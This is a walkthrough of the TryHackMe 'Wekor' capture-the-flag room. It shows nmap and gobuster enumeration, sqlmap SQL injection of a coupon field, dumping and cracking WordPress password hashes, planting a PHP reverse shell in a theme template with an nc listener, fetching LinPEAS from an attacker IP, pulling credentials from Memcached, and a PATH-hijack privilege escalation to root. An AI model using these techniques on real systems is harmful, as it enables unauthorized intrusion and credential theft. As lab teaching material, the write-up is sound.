TryHackMe Wekor: Walkthrough
A walkthrough of the Wekor TryHackMe room, covering web enumeration, SQL injection, WordPress access, Memcached credentials, and privilege escalation.
This walkthrough documents an authorized TryHackMe lab. Only run scans and exploitation steps against systems you own or have explicit permission to test.
Wekor is a medium-difficulty TryHackMe room. The path began by mapping the hostname to its IP address and scanning for SSH and HTTP services. Exploring /robots.txt led to an /it-next directory and a vulnerable coupon field. A SQL injection vulnerability provided access to the WordPress database and user hashes. After cracking a password, I logged into WordPress and obtained an initial shell. Further enumeration exposed Memcached, which contained credentials for Orka. Using those credentials, I connected over SSH and used the permitted sudo command to escalate privileges.
Enumeration
Nmap scan
I began with a full-port scan and service detection:
1
nmap -p- -A -T4 -sCV -oN nmap_scan.txt wekor.thm
The scan identified two open ports:
1
2
22/tcp open  ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.10
80/tcp open  http  Apache httpd 2.4.18 ((Ubuntu))

The web server’s robots.txt also listed nine disallowed paths, including /workshop/, /root/, /lol/, /agent/, /feed, /crawler, /boot, /comingreallysoon, and /interesting.
Web server

The homepage showed only a short message:
I checked the paths listed in robots.txt:

Most returned 404 errors, but /comingreallysoon led to /it-next:
On the shop pages, adding an item to the cart exposed an Apply coupon field at /it-next/it_cart.php. Submitting a test value such as '1 OR 1=1 -- - returned an error:

To confirm and investigate the issue in the lab, I captured the POST request and tested it with sqlmap. The parameter was vulnerable to error-based and time-based blind SQL injection, and the backend was MySQL:
1
2
3
4
5
6
7
8
9
10
Parameter: coupon_code
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Back-end DBMS: MySQL >= 5.6
Web server operating system: Linux Ubuntu 16.04 or 16.10
Web application technology: Apache 2.4.18
Exploitation
Database enumeration
I enumerated the available databases. The results included coupons and wordpress, alongside the standard MySQL system databases:
1
2
3
4
5
6
7
available databases [6]:
[*] coupons
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] wordpress
The WordPress database contained 12 tables, including wp_users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Database: wordpress
Tables:
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users
I dumped the user table:
1
sqlmap -r post.txt -D wordpress -T wp_users --dump

The table contained four users: admin, jeffrey, yura, and eagle. It also revealed the site.wekor.thm subdomain.
WordPress subdomain and login
I added the discovered subdomain to /etc/hosts:

The subdomain hosted a WordPress installation:

I enumerated the WordPress directories:
1
gobuster dir -u http://site.wekor.thm/wordpress -w /usr/share/wordlists/dirb/common.txt
The scan found /wp-admin, /wp-content, /wp-includes, and xmlrpc.php, among other standard paths. The /wp-admin page presented a login form:

Using the password hashes from wp_users, I saved the hashes to a file and tested them with John the Ripper:
1
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

The recovered credentials included wp_yura:soccer13. I used them to log in:
Initial Foothold
PHP reverse shell
From the WordPress dashboard, I edited the theme’s 404 template and added a PHP reverse shell for the lab:

After saving the template, I started a listener:
1
nc -lvnp 4444
I then requested the theme’s 404.php page on the WordPress site:
1
http://site.wekor.thm/wordpress/wp-content/themes/twentytwentyone/404.php
The request triggered a connection, providing an initial shell as www-data:

Lateral Movement

I enumerated the host and found Memcached listening on port 11211:
I used a temporary HTTP server in the lab to transfer LinPEAS, then ran it to help identify useful local configuration:
1
2
3
4
python -m http.server
wget http://10.8.109.14:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
Memcached was accessible locally over Telnet:
1
www-data@osboxes:/$ telnet localhost 11211
Querying its slab metadata and cache keys exposed an entry named password:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
stats slabs
stats cachedump 1 0
ITEM id [4 b; 1751825912 s]
ITEM email [14 b; 1751825912 s]
ITEM salary [8 b; 1751825912 s]
ITEM password [15 b; 1751825912 s]
ITEM username [4 b; 1751825912 s]
END
get password
VALUE password 0 15
<redacted>
END
get username
VALUE username 0 4
Orka
END

The cached username was Orka; the password value is intentionally redacted here. The original walkthrough shows the credentials being used to connect as Orka over SSH.
Privilege Escalation
As Orka, I inspected the available sudo permissions and files on the desktop. The custom bitcoin binary could be run as root without a password and invoked a python script:
1
2
3
4
5
6
Orka@osboxes:~/Desktop$ ls
bitcoin  transfer.py

Orka@osboxes:~/Desktop$ sudo -l
User Orka may run the following commands on osboxes:
    (root) /home/Orka/Desktop/bitcoin
The transfer script imported standard Python modules, prompted for a transfer, and used a socket connection. Reviewing the program and the sudo configuration revealed that the executable could be influenced through command lookup. In the lab, a controlled PATH hijack caused the permitted program to execute a shell with elevated privileges.

The original walkthrough’s session showed the resulting identity:
1
2
3
root@osboxes:/usr/sbin
whoami
root
Conclusion
The Wekor room brought together several common assessment techniques: service and web enumeration, SQL injection testing, WordPress database review, password-hash auditing, post-exploitation enumeration, cached-credential discovery, and local privilege-escalation analysis. It also demonstrates why exposed credentials and unsafe command lookup can turn an initial web foothold into full host compromise.
Originally published on Medium.